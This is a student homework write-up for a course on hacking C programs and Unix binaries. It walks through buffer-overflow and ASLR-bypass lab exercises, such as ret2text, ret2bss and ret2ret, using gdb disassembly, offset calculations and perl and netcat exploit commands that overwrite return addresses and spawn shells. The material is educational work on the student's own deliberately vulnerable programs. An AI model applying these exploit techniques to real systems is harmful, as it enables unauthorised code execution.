ENPM691 – Hacking of C Programs and Unix Binaries

Homework – 3


Author – Syed Mohammad Ibrahim

UMD ID: iamibi

Email: iamibi@umd.edu

1. Ret2Text

1.1 Screenshot(s)



1.2 Walkthrough

1.2.1 Created a file called ret2text.c with the given program as per the paper.

1.2.2 I compiled it using the command “gcc ret2text.c -o ret2text -fno-stack-protector -zexecstack”

1.2.3 ASLR was on during the compilation and execution.

1.2.4 I opened the program in gdb to inspect the “public” function which contained the code for strcpy and which will help me execute the “secret” function if I figure out the buffer size and successfully overflow it.

1.2.5 The disassembly of “public” function is as follows:

```
(gdb) disass public
Dump of assembler code for function public:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x18,%esp
   0x08048471 <+6>:     sub    $0x8,%esp
   0x08048474 <+9>:     pushl  0x8(%ebp)
   0x08048477 <+12>:    lea    -0x14(%ebp),%eax
   0x0804847a <+15>:    push   %eax
   0x0804847b <+16>:    call   0x8048330 <strcpy@plt>
   0x08048480 <+21>:    add    $0x10,%esp
   0x08048483 <+24>:    sub    $0xc,%esp
   0x08048486 <+27>:    push   $0x8048580
   0x0804848b <+32>:    call   0x8048340 <puts@plt>
   0x08048490 <+37>:    add    $0x10,%esp
   0x08048493 <+40>:    nop
   0x08048494 <+41>:    leave
   0x08048495 <+42>:    ret
End of assembler dump.
```

1.2.6 The esp is down by 0x18 (24 bytes), which means the buffer size that we must overflow is 24 bytes.

1.2.7 Now we require the address of the “secret” function which will be added as part of the script payload once the buffer overflows. After the buffer overflows, the return address to secret function will be called as ESP will be overwritten. The address of secret function can be found by disassembling main function


```
(gdb) disass main
Dump of assembler code for function main:
   0x080484af <+0>:     lea    0x4(%esp),%ecx
   0x080484b3 <+4>:     and    $0xfffffff0,%esp
   0x080484b6 <+7>:     pushl  -0x4(%ecx)
   0x080484b9 <+10>:    push   %ebp
   0x080484ba <+11>:    mov    %esp,%ebp
   0x080484bc <+13>:    push   %ebx
   0x080484bd <+14>:    push   %ecx
   0x080484be <+15>:    mov    %ecx,%ebx
   0x080484c0 <+17>:    call   0x8048320 <getuid@plt>
   0x080484c5 <+22>:    test   %eax,%eax
   0x080484c7 <+24>:    jne    0x80484d0 <main+33>
   0x080484c9 <+26>:    call   0x8048496 <secret>
   0x080484ce <+31>:    jmp    0x80484e4 <main+53>
   0x080484d0 <+33>:    mov    0x4(%ebx),%eax
   0x080484d3 <+36>:    add    $0x4,%eax
   0x080484d6 <+39>:    mov    (%eax),%eax
   0x080484d8 <+41>:    sub    $0xc,%esp
   0x080484db <+44>:    push   %eax
   0x080484dc <+45>:    call   0x804846b <public>
   0x080484e1 <+50>:    add    $0x10,%esp
   0x080484e4 <+53>:    mov    $0x0,%eax
   0x080484e9 <+58>:    lea    -0x8(%ebp),%esp
---Type <return> to continue, or q <return> to quit---q
```

1.2.8 Executing the perl command with the return address of secret function: `perl -e ‘print “A” x 24; print “\x96\x84\x04\x08”’`

1.2.9 We get the buffer overflowed and the function secret gets executed as seen in 1.1 section.

2. Ret2Bss

2.1 Screenshot(s)




2.2 Walkthrough

2.2.1 I wrote the code mentioned in the aslr attack paper for ret2bss.

2.2.2 ASLR was on during the time of compilation.

2.2.3 The command used for compiling the program was: “gcc ret2bss.c -o ret2bss -fno-stack-protector -zexecstack”

2.2.4 Opening the program in gdb and disassembling “function” gave the buffer size of 0x108 (264).



2.2.5 The perl script will be modified to adjust the padding, shell code and return address as shown in the 2.1 screenshot.

2.2.6 Padding is calculated by 264 – 24 (shellcode to spawn a bash shell in bytes) + 4(return address) = 244 bytes.


2.2.7 For return address, we checked the “globalbuff” address which was 0x804a040.

2.2.8 Entering the above data in the perl script and compiling it using “perl exploit_ret2bss.pl” gave an executable binary.

2.2.9 Finally running the exploit on the program using “./ret2bss `cat ../PerlScript/payload_bss`” resulted in getting the bash shell.

3. StrPtr

3.1 Screenshot(s)



3.2 Walkthrough

3.2.1 I wrote the program mentioned in the ASLR paper.

3.2.2 Compiled the program using: “gcc strptr.c -o strptr -fno-stack-protector -zexecstack”

3.2.3 ASLR was turned off during the compilation and execution. However, with ASLR on we can make this work.

3.2.4 Next step was to get the address of the variable “license” as mentioned in the paper. After looking through the assembly of main function, 0x8048582 was the address of that variable. I was able to identify it using x/s command in gdb which printed the value.


3.2.5 Now, we need to get the buffer value that we must overflow to get the shell. To do that, we have buffer offset of 0x110 (272). Brute forcing few numbers less than that gave me the number 260 which gave me the shell.


3.2.6 There was a file called “THIS” created in the local directory and the PATH was added. This file contained the string “/bin/sh”. Reason for this file is that the program tries to execute “THIS” expecting it to be an executable file which we made it to be.

3.2.7 Finally, we got the shell mentioned in 3.1.

4. Divulge

4.1 Screenshot(s)





4.2 Walkthrough

4.2.1 Implemented the program as mentioned in the ASLR paper.

4.2.2 The program was compiled using: “gcc divulge.c -o divulge -g -fno-stack-protector -zexecstack”

4.2.3 ASLR was on during compilation and execution.

4.2.4 As suggested by the author of the paper, I needed the address of the writebuf variable. So opening the program in gdb and adding a breakpoint at the write() function call. Run the program in gdb.

4.2.5 Open a new terminal and execute the command “echo AAAA | nc localhost 7776”

4.2.6 This will trigger the breakpoint that I had put in.

4.2.7 Printing the address of writebuf variable, which came out to be 0xbfffea10

4.2.8 Next, getting the bottom address of the stack. It can be done by “cat /proc/`pidof divulge`/stat | awk ‘{ print $28 }’ ”. It came out to be 3221221632 (0xbffff100)

4.2.9 The difference between the two addresses gives us the offset value 0xbffff100 - 0xbfffea10 = 1776 (6f0)

4.2.10 Writing an exploit script, I used C to achieve this. The C program takes a command line argument which is the output of the above process id command.

4.2.11 We calculate the offset by subtracting the base address (argument 1 to the program) with 1776 and converting it to bytes.

4.2.12 We calculate the padding by looking at the disassembly of the divulge program. As it can be seen, the “function” contains strcpy and the offset of EIP to strcpy is 268 bytes


```
(gdb) disass function
Dump of assembler code for function function:
   0x0804865b <+0>:     push   %ebp
   0x0804865c <+1>:     mov    %esp,%ebp
   0x0804865e <+3>:     sub    $0x208,%esp
   0x08048664 <+9>:     sub    $0x8,%esp
   0x08048667 <+12>:    pushl  0x8(%ebp)
   0x0804866a <+15>:    lea    -0x108(%ebp),%eax
   0x08048670 <+21>:    push   %eax
   0x08048671 <+22>:    call   0x80484b0 <strcpy@plt>
   0x08048676 <+27>:    add    $0x10,%esp
   0x08048679 <+30>:    sub    $0x8,%esp
```

4.2.13 Running the divulge program normally in another terminal to start the server listening to port 7776 in localhost.

4.2.14 Executing the exploit using "./divexploit `cat /proc/$(pidof divulge)/stat | awk '{ print $28 }'` | nc localhost 7776" gives us the shell on the terminal executing the divulge program.

5. FuncPtr

5.1 Screenshot(s)



5.2 Walkthrough

5.2.1 Program was replicated from the given ASLR paper.

5.2.2 Program was compiled using: "gcc funcptr.c -o funcptr -fno-stack-protector -zexecstack"

5.2.3 ASLR was turned off during the program compilation and execution.

5.2.4 Going over the assembly of the compiled program in gdb. This exploitation requires overflowing the buffer to the extent that the second argument becomes a command to be executed. Thus, our second command line argument will be "/bin/sh".


5.2.5 To figure out the first argument buffer size, we check the main function assembly code, and we find that the offset is 64 bytes (array size and pointer size adjustment).

5.2.6 Now I needed the address of the “system” function. This was again taken out from the gdb disassembly.

5.2.7 Executing the command “./funcptr `perl -e ‘print “A” x 64; print “\x40\x83\x04\x08”’` “/bin/sh” ” gave us the bash shell as mentioned in section 5.1 screenshot.

6. Ret2Ret

6.1 Screenshot(s)



6.2 Walkthrough

6.2.1 Replicated the program code as mentioned in the ASLR paper.

6.2.2 The program was compiled using: “gcc ret2ret.c -o ret2ret -fno-stack-protector -zexecstack”

6.2.3 The ASLR was turned on during the compilation and execution of the program.

6.2.4 Executing a test statement using “./ret2ret AAAA” returned the value of 1.

6.2.5 The exploit script I wrote contained the shellcode for exit(0) function call. Thus, if we successfully exploit the ret2ret binary, the return value should be 0 instead of 1.

6.2.6 As per the paper and internet search, it was found that I would require the return address of the function that calls another function containing strcpy code. In our case it is “main” function as the main function is calling “function” which has the code for strcpy.

6.2.7 The return address of “ret” instruction in main function is required and in my case it was 0x0804846c

```
user@user-VirtualBox:~/Programs/Homework-3$ gdb ret2ret -q
Reading symbols from ret2ret...(no debugging symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
   0x0804842c <+0>:     lea    0x4(%esp),%ecx
   0x08048430 <+4>:     and    $0xfffffff0,%esp
   0x08048433 <+7>:     pushl  -0x4(%ecx)
   0x08048436 <+10>:    push   %ebp
   0x08048437 <+11>:    mov    %esp,%ebp
   0x08048439 <+13>:    push   %ecx
   0x0804843a <+14>:    sub    $0x14,%esp
   0x0804843d <+17>:    mov    %ecx,%edx
   0x0804843f <+19>:    movl   $0x1,-0x10(%ebp)
   0x08048446 <+26>:    lea    -0x10(%ebp),%eax
   0x08048449 <+29>:    mov    %eax,-0xc(%ebp)
   0x0804844c <+32>:    mov    0x4(%edx),%eax
   0x0804844f <+35>:    add    $0x4,%eax
   0x08048452 <+38>:    mov    (%eax),%eax
   0x08048454 <+40>:    sub    $0xc,%esp
   0x08048457 <+43>:    push   %eax
   0x08048458 <+44>:    call   0x804840b <function>
   0x0804845d <+49>:    add    $0x10,%esp
   0x08048460 <+52>:    mov    $0x1,%eax
   0x08048465 <+57>:    mov    -0x4(%ebp),%ecx
   0x08048468 <+60>:    leave
   0x08048469 <+61>:    lea    -0x4(%ecx),%esp
   0x0804846c <+64>:    ret
End of assembler dump.
(gdb)
```

6.2.8 Creating an exploit script in perl as shown in the screenshot of 6.1, we input the return address, padding and shellcode in the combination of pad + shellcode + return address.


6.2.9 The return address is entered 8 times as the difference of pointer address and the buffer offset address comes out to be 32 bytes which upon dividing by 4 (as each return address is 4 bytes) we get 8.

6.2.10 Padding is calculated using 0x108 (264) – 0x07 (shellcode size of exit(0)) + 4 bytes (offset to return address) = 261

6.2.11 Running the program with the given exploit gives the return value of 0 instead of 1.

7. Ret2Pop

7.1 Screenshot(s)



7.2 Walkthrough

7.2.1 Implemented the program as per the ASLR paper.

7.2.2 The program was compiled using: “gcc ret2pop.c -o ret2pop -fno-stack-protector -zexecstack”

7.2.3 ASLR was on during the compilation and execution of the program.

7.2.4 Shellcode used in the exploit script is of exit(0) function.

7.2.5 To calculate the return address, as per the paper we need to get the address of the instruction “pop %ebp”. Looking over the object dump of the binary, we get the address of the pattern. The address is 0x080484cb

```
user@user-VirtualBox:~/Programs/Homework-3$ objdump -d ret2pop | grep "pop"
ret2pop:     file format elf32-i386
 80482cd:       5b                      pop    %ebx
 8048312:       5e                      pop    %esi
 80484c8:       5b                      pop    %ebx
 80484c9:       5e                      pop    %esi
 80484ca:       5f                      pop    %edi
 80484cb:       5d                      pop    %ebp
 80484e6:       5b                      pop    %ebx
user@user-VirtualBox:~/Programs/Homework-3$
```

7.2.6 Next is the padding size. It can be calculated by the disassembly of the program. As it can be seen, the buffer is 264 (0x108).

```
(gdb) disass function
Dump of assembler code for function function:
   0x0804840b <+0>:     push   %ebp
   0x0804840c <+1>:     mov    %esp,%ebp
   0x0804840e <+3>:     sub    $0x108,%esp
   0x08048414 <+9>:     sub    $0x8,%esp
   0x08048417 <+12>:    pushl  0xc(%ebp)
   0x0804841a <+15>:    lea    -0x108(%ebp),%eax
   0x08048420 <+21>:    push   %eax
   0x08048421 <+22>:    call   0x80482e0 <strcpy@plt>
   0x08048426 <+27>:    add    $0x10,%esp
   0x08048429 <+30>:    mov    0x8(%ebp),%eax
   0x0804842c <+33>:    leave
   0x0804842d <+34>:    ret
End of assembler dump.
(gdb)
```

